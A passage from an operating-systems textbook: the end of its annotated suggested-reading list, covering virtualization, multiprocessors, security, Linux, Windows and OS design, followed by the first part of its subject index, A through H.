Shub, "A Unified Treatment of Deadlock"

This short tutorial summarizes the causes and solutions to deadlocks and suggests what to emphasize when teaching it to students.

13.1.7 Virtualization and the Cloud

Portnoy, "Virtualization Essentials"

A gentle introduction to virtualization. It covers the context (including the relation between virtualization and the cloud), and covers a variety of solutions (with a bit more emphasis on VMware).

Erl et al., *Cloud Computing: Concepts, Technology & Architecture*

A book devoted to cloud computing in a broad sense. The authors explain in

detail what is hidden behind acronyms like IAAS, PAAS, SAAS, and similar "X" As A Service family members.

Rosenblum and Garfinkel, "Virtual Machine Monitors: Current Technology and Future Trends"

Starting with a history of virtual machine monitors, this article then goes on to discuss the current state of CPU, memory, and I/O virtualization. In particular, it covers problem areas relating to all three and how future hardware may alleviate the problems.

Whitaker et al., "Rethinking the Design of Virtual Machine Monitors"

Most computers have some bizarre and difficult to virtualize aspects. In this paper, the authors of the Denali system argue for paravirtualization, that is, changing the guest operating systems to avoid using the bizarre features so that they need not be emulated.

13.1.8 Multiple Processor Systems

Ahmad, "Gigantic Clusters: Where Are They and What Are They Doing?"

To get an idea of the state-of-the-art in large multicomputers, this is a good place to look. It describes the idea and gives an overview of some of the larger systems currently in operation. Given the working of Moore's law, it is a reasonable bet that the sizes mentioned here will double about every two years or so.

Dubois et al., "Synchronization, Coherence, and Event Ordering in Multiprocessors"

A tutorial on synchronization in shared-memory multiprocessor systems. However, some of the ideas are equally applicable to single-processor and distributed memory systems as well.

Geer, "For Programmers, Multicore Chips Mean Multiple Challenges"

Multicore chips are happening—whether the software folks are ready or not. As it turns out, they are not ready, and programming these chips offers many challenges, from getting the right tools, to dividing up the work into little pieces, to testing the results.

Kant and Mohapatra, "Internet Data Centers"

Internet data centers are massive multicomputers on steroids. They often contain tens or hundreds of thousands of computers working on a single application. Scalability, maintenance, and energy use are major issues here. This article forms an introduction to the subject and introduces four additional articles on the subject.

Kumar et al., "Heterogeneous Chip Multiprocessors"

The multicore chips used for desktop computers are symmetric—all the cores are identical. However, for some applications, heterogeneous CMPs are widespread, with cores for computing, video decoding, audio decoding, and so on. This paper discusses some issues related to heterogeneous CMPs.

Kwok and Ahmad, "Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors"

Optimal job scheduling of a multicomputer or multiprocessor is possible when the characteristics of all the jobs are known in advance. The problem is that optimal scheduling takes too long to compute. In this paper, the authors discuss and compare 27 known algorithms for attacking this problem in different ways.

Zhuravlev et al., "Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors"

As mentioned earlier, one of the most important challenges in multiprocessor systems is shared resource contention. This survey presents different scheduling techniques for handling such contention.

13.1.9 Security

Anderson, *Security Engineering, 2nd Edition*

A wonderful book that explains very clearly how to build dependable and secure systems by one of the best-known researchers in the field. Not only is this a fascinating look at many aspects of security (including techniques, applications, and organizational issues), it is also freely available online. No excuse for not reading it.

Van der Veen et al., "Memory Errors: the Past, the Present, and the Future"

A historical view on memory errors (including buffer overflows, format string attacks, dangling pointers, and many others) that includes attacks and defenses, attacks that evade those defenses, new defenses that stop the attacks that evaded the earlier defenses, and ..., well, anyway, you get the idea. The authors show that despite their old age and the rise of other types of attack, memory errors remain an extremely important attack vector. Moreover, they argue that this situation is not likely to change any time soon.

Bratus, "What Hackers Learn That the Rest of Us Don't"

What makes hackers different? What do they care about that regular programmers do not? Do they have different attitudes toward APIs? Are corner cases important? Curious? Read it.

Bratus et al., "From Buffer Overflows to Weird Machines and Theory of Computation"

Connecting the humble buffer overflow to Alan Turing. The authors show that hackers program vulnerable programs like *weird machines* with strange-looking instruction sets. In doing so, they come full circle to Turing's seminal research on "What is computable?"

Denning, *Information Warfare and Security*

Information has become a weapon of war, both military and corporate. The participants try not only to attack the other side's information systems, but to safeguard their own, too. In this fascinating book, the author covers every conceivable topic relating to offensive and defensive strategy, from data diddling to packet sniffers. A must read for anyone seriously interested in computer security.

Ford and Allen, "How Not to Be Seen"

Viruses, spyware, rootkits, and digital rights management systems all have a great interest in hiding things. This article provides a brief introduction to stealth in its various forms.

Hafner and Markoff, *Cyberpunk*

Three compelling tales of young hackers breaking into computers around the world are told here by the *New York Times* computer reporter who broke the Internet worm story (Markoff).

Johnson and Jajodia, "Exploring Steganography: Seeing the Unseen"

Steganography has a long history, going back to the days when the writer would shave the head of a messenger, tattoo a message on the shaved head, and send him off after the hair grew back. Although current techniques are often hairy, they are also digital and have lower latency. For a thorough introduction to the subject as currently practiced, this paper is the place to start.

Ludwig, "The Little Black Book of Email Viruses"

If you want to write antivirus software and need to understand how viruses work down to the bit level, this is the book for you. Every kind of virus is discussed at length and actual code for many of them is supplied as well. A thorough knowledge of programming the x86 in assembly language is a must, however.

Mead, "Who is Liable for Insecure Systems?"

Although most work on computer security approaches it from a technical perspective, that is not the only one. Suppose software vendors were legally liable for the damages caused by their faulty software. Chances are security would get a lot more attention from vendors than it does now? Intrigued by this idea? Read this article.

Milojicic, "Security and Privacy"

Security has many facets, including operating systems, networks, implications for privacy, and more. In this article, six security experts are interviewed on their thoughts on the subject.

Nachenberg, "Computer Virus-Antivirus Coevolution"

As soon as the antivirus developers find a way to detect and neutralize some class of computer virus, the virus writers go them one better and improve the virus. The cat-and-mouse game played by the virus and antivirus sides is discussed here. The author is not optimistic about the antivirus writers winning the war, which is bad news for computer users.

Sasse, "Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems"

The author discusses his experiences with the iris recognition system used at a number of large airports. Not all of them are positive.

Thibadeau, "Trusted Computing for Disk Drives and Other Peripherals"

If you thought a disk drive was just a place where bits are stored, think again. A modern disk drive has a powerful CPU, megabytes of RAM, multiple communication channels, and even its own boot ROM. In short, it is a complete computer system ripe for attack and in need of its own protection system. This paper discusses securing the disk drive.

13.1.10 Case Study 1: UNIX, Linux, and Android

Bovet and Cesati, *Understanding the Linux Kernel*

This book is probably the best overall discussion of the Linux kernel. It covers processes, memory management, file systems, signals, and much more.

IEEE, "Information Technology—Portable Operating System Interface (POSIX), Part 1: System Application Program Interface (API) [C Language]"

This is the standard. Some parts are actually quite readable, especially Annex B, "Rationale and Notes," which often sheds light on why things are done as they are. One advantage of referring to the standards document is that, by definition, there are no errors. If a typographical error in a macro name makes it through the editing process it is no longer an error, it is official.

Fusco, *The Linux Programmer's Toolbox*

This book describes how to use Linux for the intermediate user, one who knows the basics and wants to start exploring how the many Linux programs work. It is intended for C programmers.

Maxwell, *Linux Core Kernel Commentary*

The first 400 pages of this book contain a subset of the Linux kernel code. The last 150 pages consist of comments on the code, very much in the style of John Lions' classic book. If you want to understand the Linux kernel in all its gory detail, this is the place to begin, but be warned: reading 40,000 lines of C is not for everyone.

13.1.11 Case Study 2: Windows 8

Cusumano and Selby, "How Microsoft Builds Software"

Have you ever wondered how anyone could write a 29-million-line program (like Windows 2000) and have it work at all? To find out how Microsoft's build-and-test cycle is used to manage very large software projects, take a look at this paper. The procedure is quite instructive.

Rector and Newcomer, *Win32 Programming*

If you are looking for one of those 1500-page books giving a summary of how to write Windows programs, this is not a bad start. It covers windows, devices, graphical output, keyboard and mouse input, printing, memory management, libraries, and synchronization, among many other topics. It requires knowledge of C or C++.

Russinovich and Solomon, *Windows Internals, Part 1*

If you want to learn how to use Windows, there are hundreds of books out there. If you want to know how Windows works inside, this is your best bet. It covers numerous internal algorithms and data structures, and in considerable technical detail. No other book comes close.

13.1.12 Operating System Design

Saltzer and Kaashoek, *Principles of Computer System Design: An Introduction*

This books looks at computer systems in general, rather than operating systems per se, but the principles they identify apply very much to operating systems also. What is interesting about this work is that it carefully identifies "the ideas that worked," such as names, file systems, read-write coherence, authenticated and confidential messages, etc. Principles that, in our opinion, all computer scientists in the world should recite every day, before going to work.

Brooks, *The Mythical Man Month: Essays on Software Engineering*

Fred Brooks was one of the designers of IBM's OS/360. He learned the hard way what works and what does not work. The advice given in this witty, amusing, and informative book is as valid now as it was a quarter of a century ago when he first wrote it down.

Cooke et al., "UNIX and Beyond: An Interview with Ken Thompson"

Designing an operating system is much more of an art than a science. Consequently, listening to experts in the field is a good way to learn about the subject. They do not come much more expert than Ken Thompson, co-designer of UNIX, Inferno, and Plan 9. In this wide-ranging interview, Thompson gives his thoughts on where we came from and where we are going in the field.

Corbató, "On Building Systems That Will Fail"

In his Turing Award lecture, the father of timesharing addresses many of the same concerns that Brooks does in *The Mythical Man-Month*. His conclusion is that all complex systems will ultimately fail, and that to have any chance for success at all, it is absolutely essential to avoid complexity and strive for simplicity and elegance in design.

Crowley, *Operating Systems: A Design-Oriented Approach*

Most textbooks on operating systems just describe the basic concepts (processes, virtual memory, etc.) and give a few examples, but say nothing about how to design an operating system. This one is unique in devoting four chapters to the subject.

Lampson, "Hints for Computer System Design"

Butler Lampson, one of the world's leading designers of innovative operating systems, has collected many hints, suggestions, and guidelines from his years of experience and put them together in this entertaining and informative article. Like Brooks' book, this is required reading for every aspiring operating system designer.

Wirth, "A Plea for Lean Software"

Niklaus Wirth, a famous and experienced system designer, makes the case here for lean and mean software based on a few simple concepts, instead of the bloated mess that much commercial software is. He makes his point by discussing his Oberon system, a network-oriented, GUI-based operating system that fits in 200 KB, including the Oberon compiler and text editor.

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INDEX

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INDEX

A

Absolute path, 776
Absolute path name, 277
Abstraction, 982
Access, 116, 617, 657, 672, 801
Access control entry, Windows, 968
Access control list, 605–608, 874
Access to resources, 602–611
Access token, 967
Access violation, 936
Accountability, 596
ACE (*see* Access Control Entry)
Acknowledged datagram service, 573
Acknowledgement message, 144
Acknowledgement packet, 573
ACL (*see* Access Control List)
ACM Software System Award, 500
ACPI (*see* Advanced Configuration and Power Interface)
Active attack, 600
Active message, 556
ActiveX control, 678, 906
Activity, Android, 827–831
Activity manager, 827
Ada, 7
Adapter, I/O, 339–340
AddAccessAllowedAce, 970
AddAccessDeniedAce, 970
Adding a level of indirection, 500
Address space, 39, 41, 185–194
Address-space layout randomization, 647–648, 973
Administrator, 41
ADSL (*see* Asymmetric Digital Subscriber Line)
Advanced configuration and power interface, 425, 880
Advanced LPC, 890
Adversary, 599
Adware, 680
Affinitized thread, 908
Affinity, core, 551
Affinity scheduling, multiprocessor, 541
Agent, 697
Aging, 162, 214
AIDL (*see* Android Interface Definition Language)
Aiken, Howard, 7
Alarm, 118, 390, 739
Alarm signal, 40

Algorithmic paradigm, 989
Allocating dedicated devices, 366
ALPC (*see* Advanced LPC)
Alternate data stream, 958
Amoeba, 610
Analytical engine, 7
Andreesen, Marc, 77
Android, 20, 802–849
  history, 803–807
Android 1.0, 805
Android activity, 827–831
Android application, 824–836
Android application sandbox, 838
Android architecture, 809–810
Android binder, 816–822
Android binder IPC, 815–824
Android content provider, 834–836
Android Dalvik, 814–815
Android design, 807–808
Android extensions to Linux, 810–814
Android framework, 810
Android init, 809
Android intent, 836–837
Android interface definition language, 822
Android open source project, 803
Android out-of-memory killer, 813–814
Android package, 825
Android package manager, 826
Android process lifecycle, 846
Android process model, 844
Android receiver, 833–834
Android security, 838–844
Android service, 831–833
Android software development kit, 805
Android suspend blocker, 810
Android wake lock, 810–813
Android zygote, 809–810, 815–816, 845–846
Antivirus technique, 687–693
  behavioral checker, 691–692
  integrity checker, 691
AOSP (*see* Android Open Source Project)
APC (*see* Asynchronous Procedure Call)
APK (*see* Android Package)
Aperiodic real-time system, 164
API (*see* Application Programming Interface)
App, 36
AppContainer, 866
Apple Macintosh (*see* Mac)
Applet, 697
Application programming interface, 60, 483
  I/O in Windows, 945–948
  Memory management in Windows, 931–932
  Native NT, 868–871
  Process management in Windows, 914–919
  Security in Windows, 969–970
  Win32, 60–62, 871–875
Application rootkit, 681
Application sandbox, Android, 838
Application verifier, 901
Architectural coherence, 987–988
Architecture, computer, 4
Archive file, 269–270
ASLR (*see* Address Space Layout Randomization)
Associative memory, 202
Asymmetric digital subscriber line, 771
Asynchronous call, 554–556
Asynchronous I/O, 352
Asynchronous procedure call, 878, 885–886
ATA, 29
Atanasoff, John, 7
Atomic action, 130
Atomic transaction, 296
Attack
  buffer overflow, 640–642, 649
  bypassing ASLR, 647
  code reuse, 645–646
  command injection, 655–656
  dangling pointer, 652–653
  format string, 649–652
  insider, 657–660
  integer overflow, 654–655
  noncontrol-flow diverting, 648–649
  null pointer, 653–654
  outsider, 639–657
  return-oriented-programming, 645–647
  return-to-libc, 645
  time of check to time of use, 656–657
  TOCTOU, 656–657
Attacker, 599
Attribute, file, 271
Authentication, 626–638
  password, 627–632
Authentication for message passing, 144
Authentication using biometrics, 636–638
Authentication using physical objects, 633–636
Authenticity, 596
Automounting, NFS, 794
AV disk, 385
Availability, 596
Available resource vector, 446

B

B programming language, 715
Babbage, Charles, 7, 13
Back door, 658–660
Backing store for paging, 237–239
Backing up a file system, 306–311
Bad disk sector, 383
Bad-news diode, 1020
Balance set manager, 939
Ballooning, 490
Bandwidth reservation, Windows, 945
Banker's algorithm
  multiple resources, 454–456
  single resource, 453–454
Barrier, 146–148
Base priority, Windows scheduling, 924
Base record, 954
Base register, 186
Basic block, 480
Basic input output system, 34, 182
Batch system, 8
Batch-system scheduling, 156–158
Battery management, 417–418, 424–425
Battery-powered computer, 1025–1026
Behavioral checker, 691
Bell-LaPadula model, 613–614
Berkeley software distribution, 14, 717
Berkeley UNIX, 717–718
Berners-Lee, Tim, 77, 576
Berry, Clifford, 7
Best fit algorithm, 193
Biba model, 614–615
Big kernel lock, 533, 750
Big.Little procesor, 530
Binary exponential backoff, 537, 570
Binary semaphore, 132
Binary translation, 71, 476, 479
  dynamic, 503
Binder, Android, 821
Binder interfaces and AIDL, 822
Binder IPC, Android, 815–824
Binder kernel module, Android, 816–820
Binder user-space API, Android, 821–822
BinderProxy, Android, 821
Binding time, 1001
Biometric authentication, 636–638
BIOS (*see* Basic Input Output System)
BitLocker, 894, 964, 976
Bitmap, 411–414, 412
Bitmaps for memory management, 191
Black hat, 597
Blackberry, 19
Block cache, 315–317
Block device, 338, 359
Block read ahead, 317–318
Block size, 300–302, 367
Block special file, 44, 268, 768
Block started by symbol, 754
Blocked proces, 92
Blocking call, 553–556
Blocking network, 524
Blue pill rootkit, 680
Blue screen of death, 888
Bluetooth, 399
Boot block, 281
Boot driver, 893
Boot sector virus, 669–670
Booting, 34–35
Booting Linux, 751–753
Booting Windows, 893–894
Bot, 598
Botnet, 597–598, 660
Bottom-up implementation, 1003–1004
Bounded-buffer problem, 128–130
Bridge, LAN, 570
Brinch Hansen, Per, 137
Brk, 56, 755, 757
Broker process, 866
Brooks, Fred, 11, 981, 1018–1019
Browser hijacking, 679
Brute force, 1009
BSD (*see* Berkeley Software Distribution)
BSOD (*see* Blue Screen Of Death)
BSS (*see* Block Started by Symbol)
Buddy algorithm, Linux, 761
Buffer cache, 315–317
Buffer overflow, 640–642, 649, 675
Buffered I/O, 352
Buffering, 363–365
Burst mode, 346
Bus, 20, 32–34
  DMA, 33
  ISA, 32
  parallel, 32
  PCI, 32
  PCIe, 32–34
  SCSI, 33
  serial, 32
  USB, 33

Busy waiting, 30, 122, 124, 354
Bypassing ASLR, 647–648
Byron, Lord, 7
Byte code, 702

C

C language, introduction, 73–77
C preprocessor, 75
C programming language, 715
C-list, 608
CA (*see* Certification Authority)
Cache, 100
  Linux, 772
  Windows, 942–943
  write-through, 317
Cache (L1, L2, L3), 527
Cache hit, 25
Cache line, 25, 521
Cache manager, 889
Cache-coherence protocol, 521
Cache-coherent NUMA, 525
Caching, 1015
  file system, 315–317
Canonical mode, 395
Capability, 608–611
  Amoeba, 610
  cryptographically protected, 609
  Hydra, 610
  IBM AS/400, 609
  kernel, 609
  tagged architecture, 609
Capability list, 608
Capacitive screen, 415
Carriero, Nick, 584
Cathode ray tube, 340
Cavity virus, 668
CC-NUMA (*see* Cache-Coherent NUMA)
CD-ROM file system, 325–331
CDC 6600, 49
CDD (*see* Compatibility Definition Document, Android)
CERT (*see* Computer Emergency Response Team)
Certificate, 624
Certification authority, 624
CFS (*see* Completely Fair Scheduler)
Challenge-response authentication, 632
Character device, 338, 359
Character special file, 44, 268, 768
Chdir, 54, 59, 667, 745, 783
Checkerboarding, 243
Checkpointing, virtual machine migration, 497
Chief programmer team, 1020
Child process, 40, 90, 734
Chip multiprocessor, 528
Chmod, 54, 59, 664, 801
Chown, 664
Chromebook, 417
ChromeOS, 417
CIA, 596
Ciphertext, 620
Circuit switching, 548–550
Circular buffer, 364
Class driver, 893
Classical IPC problems, 167–172
  dining philosophers, 167–170
  readers and writers, 171–172
Classical thread model, 102
Cleaner, LFS, 294
Cleaning policy, 232
Client, 68
Client stub, 556
Client-server system, 68, 995–997
Clock, 388–394
Clock hardware, 388–389
Clock mode,
  one-shot, 389
  square-wave, 389
Clock page replacement algorithm, 212–213
Clock software, 390–392
Clock tick, 389
Clone, 744, 745, 746
Close, 54, 57, 272, 298, 696, 770, 781, 795
Closedir, 280
Cloud, 473, 495–497
  definition, 495
Clouds as a service, 496
Cloud computing, 13
Cluster computer, 545
Cluster of workstations, 545
Cluster size, 322
CMOS, 27
CMP (*see* Chip MultiProcessor)
CMS (*see* Conversational Monitor System)
Co-scheduling, multiprocessor, 544
Code injection attack, 644
Code integrity, 974
Code reuse attack, 645–647

Code review, 659
Code signing, 693–694
Coherency wall, 528
Colossus, 7
COM (*see* Component Object Model)
Command injection attack, 655–656
Command interpreter, 39
Committed page, Windows, 929
Common criteria, 890
Common object request broker architecture, 582–584
Communication, synchronous vs. asynchronous, 1004–1005
Communication deadlock, 459–461
Communication software, 550–552
Companion virus, 665–666
Compatibility definition document, Android, 803
Compatible Time Sharing System, 12
Competition synchronization, 459
Completely fair scheduler, Linux, 749
Component object model, 875
Compute-bound process, 152
Computer emergency response team, 676
Computer hardware review, 20–35
Condition variable, 136, 139–140
Conditions for resource deadlock, 440
Confidentiality, 596
Configuration manager, 890
Confinement problem, 615–617
Connected standby, 965
Connection-oriented service, 572
Connectionless service, 572
Consistency, file system, 312–314
Content provider, Android, 834–836
Content-based page sharing, 494
Context data structure in Windows, 913
Context switch, 28, 159
Contiguous allocation, 282–283
Control object, 883
Control program for microcomputers, 15–16
Conversational Monitor System, 70
Cooked mode, 395
Coordination-based middleware, 584–587
Copy on write, 90, 229, 494, 497, 742, 931
CopyFile, 872
CORBA (*see* Common Object Request Broker Architecture)
Core, 24, 527
Core image, 39
Core memory, 26
Covert channel, 615–619
COW (*see* Cluster Of Workstations)
CP-40, 474
CP-67, 474
CP/CMS, 474
CP/M, 15
CPM (*see* Control Program for Microcomputers)
CPU-bound process, 152
CR3, 476
Cracker, 597
Crash recovery in stable storage, 386
Creat, 780, 781, 783
CreateFile, 872, 903, 969
CreateFileMapping, 932
CreateProcess, 90, 867, 914, 919, 921, 969
CreateProcessA, 871
CreateProcessW, 871
CreateSemaphore, 897, 917
Critical region, 121–122
Critical section, 121–122
  Windows, 918
Crossbar switch, 522
Crosspoint, 522
CRT (*see* Cathode Ray Tube)
Cryptographic hash function, 622
Cryptography, 600, 619–626
  public-key, 621–622
  secret-key, 620–621
CS (*see* Connected Standby)
CTSS (*see* Compatible Time Sharing System)
Cube, multicomputer, 547
CUDA, 529
Current allocation matrix, 446
Current directory, 278
Current priority, Windows scheduling, 924
Current virtual time, 218
Cutler, David, 17, 859, 909
Cyberwarfare, 598
Cycle stealing, 346
Cylinder, 28
Cylinder skew, 376

D

D-space, 227
DACL (*see* Discretionary ACL)
Daemon, 89, 368, 734
DAG (*see* Directed Acyclic Graph)

Dalvik, 814–815
Dangling pointer attack, 652–653
Darwin, Charles, 47
Data confidentiality, 596
Data execution prevention, 644, 645–645
Data paradigm, 989–991
Data rate for devices, 339
Data segment, 56, 754
Datagram service, 573
Deadlock, 435–465
  banker's algorithm for multiple resources, 454–456
  banker's algorithm for single resource, 453–454
  checkpointing to recover from, 449
  introduction, 439–443
  resource, 439
  safe state, 452–453
  unsafe state, 452–453
Deadlock avoidance, 450–456
Deadlock detection, 444–448
Deadlock modeling, 440–443
Deadlock prevention, 456–458
  attacking circular wait, 457–458
  attacking hold and wait, 456–457
  attacking mutual exclusion, 456
  attacking no preemption, 457
Deadlock recovery, 449, 449–450
  killing processes, 450
  preemption, 449
  rollback, 449
Deadlock trajectory, 450–451
DebugPortHandle, 869
Dedicated I/O device, 366
Deduplication of memory, 489, 494
Default data stream, 958
Defense in depth, 684, 973
Defenses against malware, 684–704
Deferred procedure call, 883–885
Defragmenting a disk, 319–320
Degree of multiprogramming, 96
Dekker's algorithm, 124
DeleteAce, 970
Demand paging, 215
Denial-of-service attack, 596
Dentry data structure, Linux, 784
DEP (*see* Data Execution Prevention)
Design, Android, 807–808
Design issues for message passing, 144–145
Design issues for paging systems, 222–233
Design techniques for operating systems
  brute force, 1009
  caching, 1015–1016
  error checking, 1009
  exploiting locality, 1017
  hiding the hardware, 1005
  indirection, 1007
  optimize the common case, 1017–1018
  reentrancy, 1009
  reusability, 1008
  space-time trade-offs, 1012–1015
  using hints, 1016
Device context, 410
Device controller, 339–340
Device domain, 492
Device driver, 29, 357–361
  Windows, 891–893, 948
Device driver as user process, 358
Device driver interface 362–363
Device driver virus, 671
Device independence, 361
Device independent bitmap, 412
Device isolation, 491
Device object, 870
Device pass through, 491
Device stack, 891
  Windows, 951
Device-independent block size, 367
DFSS (*see* Dynamic Fair-Share Scheduling)
Diameter, multicomputer, 547
DIB (*see* Device Independent Bitmap)
Die, 527
Digital Research, 15
Digital rights management, 17, 879
Digital signature, 623
Digram, 621
Dining philosophers problem, 167–170
Direct media interface, 33
Direct memory access, 31, 344–347, 355
Directed acyclic graph, 291
Directory, 42–43, 268
  file, 276–281
  hierarchical, 276–277
  single-level, 276
Directory hierarchy, 578–579
Directory management system calls, 57–59
Directory operation, 280–281
Directory-based multiprocessor, 525–527
Dirty bit, 200
Disabling interrupts, 122–123

Disco, 474
Discretionary access control, 612
Discretionary ACL, 967
Disk, 27–28, 49–50
Disk controller cache, 382
Disk driver, 4
Disk error handling, 382–385
Disk formatting, 375–379
Disk hardware, 369–375
Disk interleaving, 378
Disk operating system, 15
Disk properties, 370
Disk quota, 305–306
Disk recalibration, 384
Disk scheduling algorithms, 379–382
  elevator, 380–382
  first-come, first-served, 379–380
  shortest seek first, 380
Disk-arm motion, 318–319
Disk-space management, 300–306
Disks, 369–388
Dispatcher object, 883, 886–887
Dispatcher thread, 100
Dispatcher header, 886
Distributed operating system, 18–19
Distributed shared memory, 233, 558–563
Distributed system, 519, 566–587
  loosely coupled, 519
  tightly coupled, 519
DLL (*see* Dynamic Link Library)
DLL hell, 905
DMA (*see* Direct Memory Access)
DMI (*see* Direct Media Interface)
DNS (*see* Domain Name System)
Document-based middleware, 576–577
Domain 492, 603
Domain name system, 575
DOS (*see* Disk Operating System)
Double buffering, 364
Double indirect block, 324, 789
Double interleaving, 378
Double torus, multicomputer, 547
Down operation on semaphore, 130
DPC (*see* Deferred Procedure Call)
Drive-by download, 639, 677
Driver, disk, 4
Driver object, 870
  Windows, 944
Driver verifier, 948
Driver-kernel interface, Linux, 772
DRM (*see* Digital Rights Management)
DSM (*see* Distributed Shared Memory)
Dual-use technology, 597
Dump, file system, 306–311
DuplicateHandle, 918
Dynamic binary translation, 503
Dynamic disk, Windows, 944
Dynamic fair-share scheduling, 927
Dynamic link library, 63, 229, 862, 905–908
Dynamic relocation, 186

E

e-Cos, 185
Early binding, 1001
ECC (*see* Error-Correcting Code)
Echoing, 396
Eckert, J. Presper, 7
EEPROM (*see* Electrically Erasable PROM)
Effective UID, 800
Efficiency, hypervisor, 475
EFS (*see* Encryption File System)
Electrically Erasable PROM, 26
Elevator algorithm, disk, 380–382
  Linux, 773
Embedded system, 37, 1026
Encapsulating mobile code, 697–703
Encapsulation, hardware-independent, 507
Encryption file system, 964
End-to-end argument, 995
Energy management (*see* Power management)
Engelbart, Doug, 16, 405
ENIAC, 7, 417, 517
EnterCriticalSection, 918
EPT (*see* Extended Page Table)
Errno variable, 116
Error checking, 1010
Error handling, 351
  disk, 382–385
Error reporting, 366
Error-correcting code, 340
Escape character, 397
Escape sequence, 399
ESX server, 481, 511–513
Ethernet, 569–570
Event, Windows, 918
Event-driven paradigm, 989
Evolution of WMware workstation, 511

Evolution of Linux, 714–703
Evolution of Windows, 857–864
Example file systems, 320–331
ExceptPortHandle, 869
Exclusive lock, 779
Exec, 55, 56, 82, 112, 604, 642, 669, 737, 738, 742, 758, 815, 844
Executable, 862
Executable file (UNIX), 269–270
Executable program virus, 666–668
Executive, Windows, 877, 887
Execution paradigm, 989
Execve, 54–56, 89
ExFAT file system, 266
Existing resource vector, 446
Exit, 56, 90, 91, 696, 738, 54
ExitProcess, 91
Exokernel, 73, 995
Explicit intent, Android, 836
Exploit, 594
Exploiting locality, 1017
Exploiting software, 639–657
Ext2 file system, 320, 785–790
Ext3 file system, 320, 790
Ext4 file system, 790–792
Extended page table, 488
Extensible system, 997
Extent, 284, 791
External fragmentation, 243
External pager, 239–240

F

Fair-share scheduling, 163–164
Failure isolation, 983
False sharing in DSM, 561
FAT (*see* File Allocation Table)
FAT-16 file system, 265, 952
FAT-32 file system, 265, 952
FCFS (*see* First-Come, First-Served algorithm)
Fcntl, 783
Fiber, Windows, 909–911
Fiber management API calls in Windows, 914–919
Fidelity, hypervisor, 475
FIFO (*see* First-In, First-Out page replacement)
File, 41–44, 264
  block special, 768
  character special, 768
File access, 270–271
File allocation table, 285, 285–286
File attribute, 271, 271–272
File compression, NTFS, 962–963
File data structure, Linux, 785
File descriptor, 43, 275, 781
File encryption, NTFS, 963–964
File extension, 266–267
File handle, NFS, 794
File key, 268
File link, 291
File management system calls, 56–57
File mapping, 873
File metadata, 271
File naming, 265–267
File operation, 272–273
File sharing, 580–582
File structure, 267–268
File system, 263–332
  CD-ROM, 325–331
  contiguous allocation, 282–283
  ExFAT
  ext2, 320, 785–790
  ext3, 320, 295
  ext4, 790–792
  FAT, 285–286
  FAT-16, 952
  FAT-32, 952
  ISO 9660, 326–331
  Joliet, 330–331
  journaling, 295–296
  linked-list allocation, 284–285
  Linux, 775–798
  MS-DOS, 320–323
  network, 297
  NTFS, 295, 95–964
  Rock Ridge, 329–331
  UNIX V7, 323–325
  virtual, 296–299
  Windows, 952–964
File-system backup, 306–311
File-system block size, 300–302
File-system calls in Linux, 780–783
File-system cache, 315–317
File-system consistency, 312–314
File-system examples, 320–331
File-system filter driver, 892

File-system fragmentation, 283–284
File-system implementation, 281–299
File-system layout, 281–282
File-system management, 299–320
File-system performance, 314–319
File-system structure,
  Windows NT, 954–958
  Linux, 785–792
File-system-based middleware, 577–582
File type, 268–270
File usage, example, 273–276
Filter, 892
Filter driver, Windows, 952
Finger daemon, 675
Finite-state machine, 102
Firewall, 685–687
  personal, 687
  stateful, 687
  stateless, 686
Firmware, 893
Firmware rootkit, 680
First fit algorithm, 192
First-come, first-served disk scheduling, 379–380
  first-served scheduling, 156–157
First-in, first-out page replacement algorithm, 211
Flash device, 909
Flash memory, 26
Flashing, 893
Floppy disk, 370
Fly-by mode, 346
Folder, 276
Font, 413–414
Fork, 53, 53–55, 54, 55, 61, 82, 89, 90, 106, 107, 228, 462, 463, 534, 718, 734, 736, 737, 741, 742, 743, 744, 745, 763, 815, 844, 845, 851, 852
Formal security model, 611–619
Format string attack, 649–651
Formatting, disk, 375–379
FORTRAN, 9
Fragmentation, file systems, 283–284
Free, 653
Free block management, 303–305
FreeBSD, 18
Fsck, 312
Fstat, 57, 782
Fsuid, 854
Fsync, 767
Full virtualization, 476
Function pointer in C, 644
Fundamental concepts of Windows security, 967
Futex, 134–135

G

Gabor wavelet, 637
Gadget, 646
Gang scheduling, multiprocessor, 543–545
Gassée, Jean-Louis, 405
Gates, Bill, 14, 858
GCC (*see* Gnu C compiler)
GDI (*see* Graphics Device Interface)
GDT (*see* Global Descriptor Table)
Gelernter, David, 584
General-purpose GPU, 529
Generic right, capability, 610
Getpid, 734
GetTokenInformation, 967
Getty, 752
Ghosting, 415
GID (*see* Group ID)
Global descriptor table, 249
Global page replacement, 223–224
Global variable, 116
Gnome, 18
GNU C compiler, 721
GNU Public License, 722
Goals of I/O software, 351–352
Goals of operating system design, 982–983
Goat file, 687
Goldberg, Robert, 474
Google Play, 807
GPGPU (*see* General-Purpose GPU)
GPL (*see* GNU Public License)
GPT (*see* GUID Partition Table)
GPU (*see* Graphics Processing Unit)
Grace period, 148
Grand unified bootloader, 751
Graph-theoretic processor allocation, 564–565
Graphical user interface, 1–2, 16, 405–414, 719, 802
Graphics adapter, 405
Graphics device interface, 410
Graphics processing unit, 24, 529
Grid, multicomputer, 547
Group, ACL, 606
Group ID, 40, 604, 799
GRUB (*see* GRand Unified Bootloader)
Guaranteed scheduling algorithm, 162

Guest operating system, 72, 477, 505
Guest physical address, 488
Guest virtual address, 488
Guest-induced page fault, 487
GUI (*see* Graphical User Interface)
GUID partition table, 378

H

Hacker, 597
HAL (*see* Hardware Abstraction Layer)
Handheld computer operating system, 36
Handle, 92, 868, 897–898
Hard fault, 936
Hard link, 281
Hard miss, 204
Hard real-time system, 38, 164
Hardening, 600
Hardware abstraction layer, 878–882, 880
Hardware issues for power management, 418–419
Hardware support, nested page tables, 488
Hardware-independent encapsulation, 507
Head skew, 376
Header file, 74
Headless workstation, 546
Heap, 755
Heap feng shui, 653
Heap spraying, 642
Heterogeneous multicore chip 529–530
Hibernation, 964
Hiding the hardware, 1005
Hierarchical directory structure, 276–277
Hierarchical file system, 276–277
High-level format of disk, 379
High-resolution timer, Linux, 747
Hint, 1016
History of disks, 49
History of memory, 48
History of operating systems, 6–20
  Android, 803–807
  fifth generation, 19–20
  first generation, 7–8
  fourth generation, 15–19
  Linux, 714–722
  MINIX, 719–720
  second generation, 8–9
  third generation, 9–14
  Windows, 857–865
History of protection hardware, 58
History of virtual memory, 50
History of virtualization, 473–474
History of VMware, 498–499
